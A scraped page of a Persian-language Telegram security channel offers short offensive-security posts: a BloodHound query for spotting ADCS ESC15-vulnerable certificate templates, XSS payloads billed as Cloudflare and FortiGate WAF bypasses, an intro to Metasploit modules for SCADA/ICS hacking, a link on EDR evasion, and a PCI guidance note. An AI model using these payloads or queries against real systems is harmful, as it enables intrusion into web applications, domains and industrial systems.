Post #688
657
Channel Public Channel
 P.
P.F.K Security
@pfksecurity
APT / Exploit / Malware / ICS / OT / Vulnerability Analysis / SE
- Subscribers
- 2.1K
- Photos
- 132
- Videos
- 46
- Links
- 424
Showing posts older than #689 · Back to latest
Older Posts 12 shown
Post #685
612

BloodHound ADCS ESC15 (EKUwu) cypher query.
از این جستجوی رمزگذاری برای بررسی حقوق ثبت نام در قالبهای گواهی استفاده کنید که الزامات حمله ADCS ESC15 (EKUwu) را که اخیراً فاش شده است را برآورده میکند.
@PfkSecurity
از این جستجوی رمزگذاری برای بررسی حقوق ثبت نام در قالبهای گواهی استفاده کنید که الزامات حمله ADCS ESC15 (EKUwu) را که اخیراً فاش شده است را برآورده میکند.
MATCH p=(:Base)-[:Enroll|AllExtendedRights]->(ct:CertTemplate)-[:PublishedTo]->(:EnterpriseCA)-[:TrustedForNTAuth]->(:NTAuthStore)-[:NTAuthStoreFor]->(:Domain)
WHERE ct.enrolleesuppliessubject = True
AND ct.authenticationenabled = False
AND ct.requiresmanagerapproval = False
AND ct.schemaversion = 1
RETURN p
@PfkSecurity
Post #684
640
CLOUDFLARE BYPASS xss
PAYLOAD:
<Svg Only=1 OnLoad=confirm(atob("Q2xvdWRmbGFyZSBCeXBhc3NlZCA6KQ=="))>
FortiGate WAF bypass
<details open ontoggle="(()=>alertibrahimxss)()"></details>
#exploit #bypass
@pfkSecurity
PAYLOAD:
<Svg Only=1 OnLoad=confirm(atob("Q2xvdWRmbGFyZSBCeXBhc3NlZCA6KQ=="))>
FortiGate WAF bypass
<details open ontoggle="(()=>alertibrahimxss)()"></details>
#exploit #bypass
@pfkSecurity
Post #683
701

Post #674
757
P.F.K Security ستون System(s) سیستم های آسیب پذیر در برابر ماژول اکسپلویت/اسکنر را نشان می دهد. یک بار دیگر می خواهم بر ماهیت متنوع سیستم های SCADA/ICS تاکید کنم. لطفاً توجه داشته باشید که ماژولها از ماژولهای بهرهبرداری و ماژولهای کمکی (عمدتاً برای recon استفاده میشوند)…




Post #673
473

P.F.K Security SCADA Hacking: Metasploit SCADA Modules به عنوان یک پنتستر/هکر ، ما منابع زیادی داریم که میتوانیم از آنها برای آزمایش امنیت سیستم SCADA/ICS استفاده کنیم. یکی از محبوب ترین آنها فریم ورک Metasploit است. در اینجا، من سعی کرده ام لیستی از اکثر ماژول های Metasploit…
ستون System(s) سیستم های آسیب پذیر در برابر ماژول اکسپلویت/اسکنر را نشان می دهد. یک بار دیگر می خواهم بر ماهیت متنوع سیستم های SCADA/ICS تاکید کنم.
لطفاً توجه داشته باشید که ماژولها از ماژولهای بهرهبرداری و ماژولهای کمکی (عمدتاً برای recon استفاده میشوند) متفاوت هستند.
@pfksecurity
لطفاً توجه داشته باشید که ماژولها از ماژولهای بهرهبرداری و ماژولهای کمکی (عمدتاً برای recon استفاده میشوند) متفاوت هستند.
@pfksecurity
Post #672
526

SCADA Hacking: Metasploit SCADA Modules
به عنوان یک پنتستر/هکر ، ما منابع زیادی داریم که میتوانیم از آنها برای آزمایش امنیت سیستم SCADA/ICS استفاده کنیم. یکی از محبوب ترین آنها فریم ورک Metasploit است.
در اینجا، من سعی کرده ام لیستی از اکثر ماژول های Metasploit که برای آزمایش/هک کردن SCADA/ICS مفید هستند را گردآوری کنم. لطفاً به خاطر داشته باشید که سایتهای SCADA/ICS از سختافزار و پروتکلهای متنوعی استفاده میکنند، بنابراین شناسایی برای یک هک موفقیتآمیز حیاتی میشود. شما باید حداقل سازنده و پروتکل را بشناسید و سپس ماژول مناسب را از این لیست بیابید.
این اطلاعات در قالب زیر سازماندهی شده است.
ابزار/Exploit MSF-Update Developer/Vendor System(های) Metasploit مرجع
من معتقدم که اکثر این ستون ها با استثناهای احتمالی MSF-Update و System(s) توضیحی هستند.
ستون MSF-Update نشان می دهد که آیا ماژول هنگام به روز رسانی در Metasploit در دسترس است یا خیر. برخی از ماژول ها به طور خودکار به روز می شوند و به Metasploit Framework شما اضافه می شوند. برخی دیگر، احتمالاً باید به صورت دستی اضافه کنید.
@pfksecurity
Post #671
496
Post #670
553

Post #666
575
https://github.com/MythicAgents/sliver/blob/main/blog/blog.md
شما می توانید از این فرآیند چیزهای زیادی بیاموزید، به عنوان مثال، از edr اجتناب کنید و سرورهای تیم را پیوند دهید
شما می توانید از این فرآیند چیزهای زیادی بیاموزید، به عنوان مثال، از edr اجتناب کنید و سرورهای تیم را پیوند دهید

Post #665
477
Post #662
494


شورای استانداردهای امنیتی PCI (PCI SSC) راهنمای محدوده و بخش بندی خود را برای معماری های شبکه مدرن به روز کرده است.💪
با توجه به اینکه نسخه قبلی در سال 2017 منتشر شد (در صورت استفاده از حافظه) یک به روز رسانی بسیار خوب و مفید است. در طول این مدت، فناوریها و شیوههایی مانند میکروسرویسها، چند ابری، میکروسگمنتیشن و معماری اعتماد صفر گسترده شدهاند، که البته مستلزم نیاز به توسعه توصیههایی برای طراحی و پیادهسازی ایمن، از جمله. و در زیرساخت های تحت پوشش الزامات PCI DSS💯
#pci #network #architecture
@PfkSecurity